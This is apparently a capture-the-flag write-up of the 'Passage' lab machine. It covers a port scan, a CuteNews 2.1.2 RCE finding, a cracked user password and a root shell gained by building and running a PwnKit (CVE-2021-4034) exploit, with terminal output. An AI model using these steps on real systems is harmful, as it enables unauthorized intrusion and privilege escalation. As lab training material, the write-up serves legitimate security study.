
Information Gathering

1) Found open ports


```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ sudo nmap 10.10.10.206 -sV -p- --min-rate 1000 --open
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-03 12:39 IST
Nmap scan report for 10.10.10.206
Host is up (1.6s latency).
Not shown: 33491 filtered tcp ports (no-response), 32042 closed tcp ports (reset)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 121.73 seconds
```


2) Checked the website



3) Found the domain passage.htb




4) Found the version 2.1.2



Vulnerability Assessment

1) There is a RCE vulnerability in CuteNews 2.1.2



2) Tested if it works

Please Register

Errors:

1. Username already exists

User Name: *

hacker1337

Nickname:

hacker

Password: *

••••••••

Weak


Confirm Password: *

••••••••

Email: *


hacker@mail.com

Register




Exploitation

1) Got reverse shell



2) Cracked a password



3) The password worked for paul

```
www-data@passage:/var/www/html/CuteNews/cdata/users$ ls /home
nadav  paul
www-data@passage:/var/www/html/CuteNews/cdata/users$ su nadav
Password:
su: Authentication failure
www-data@passage:/var/www/html/CuteNews/cdata/users$ su paul
Password:
paul@passage:/var/www/html/CuteNews/cdata/users$
```

paul:atlanta1

Privilege Escalation

1) Found a LPE vulnerability

```
CVEs Check
Vulnerable to CVE-2021-4034

./linpeas.sh: 1197: ./linpeas.sh: [[: not found
./linpeas.sh: 1197: ./linpeas.sh: rpm: not found
./linpeas.sh: 1197: ./linpeas.sh: 0: not found
./linpeas.sh: 1207: ./linpeas.sh: [[: not found
```

2) Used a exploit

```
paul@passage:~/CVE-2021-4034$ ls
CVE-2021-4034
paul@passage:~/CVE-2021-4034$ cd CVE-2021-4034/
paul@passage:~/CVE-2021-4034/CVE-2021-4034$ make
make: Warning: File 'Makefile' has modification time 44693 s in the future
cc -Wall --shared -fPIC -o pwnkit.so pwnkit.c
cc -Wall    cve-2021-4034.c   -o cve-2021-4034
echo "module UTF-8// PWNKIT// pwnkit 1" > gconv-modules
mkdir -p GCONV_PATH=.
cp -f /bin/true GCONV_PATH=./pwnkit.so:.
make: warning:  Clock skew detected.  Your build may be incomplete.
paul@passage:~/CVE-2021-4034/CVE-2021-4034$ ls
cve-2021-4034  cve-2021-4034.c  cve-2021-4034.sh  dry-run  gconv-modules  GCONV_PATH=.  LICENSE  Makefile  pwnkit.c  pwnkit.so  README.md
paul@passage:~/CVE-2021-4034/CVE-2021-4034$ ./cve-2021-4034
# whoami
root
#
```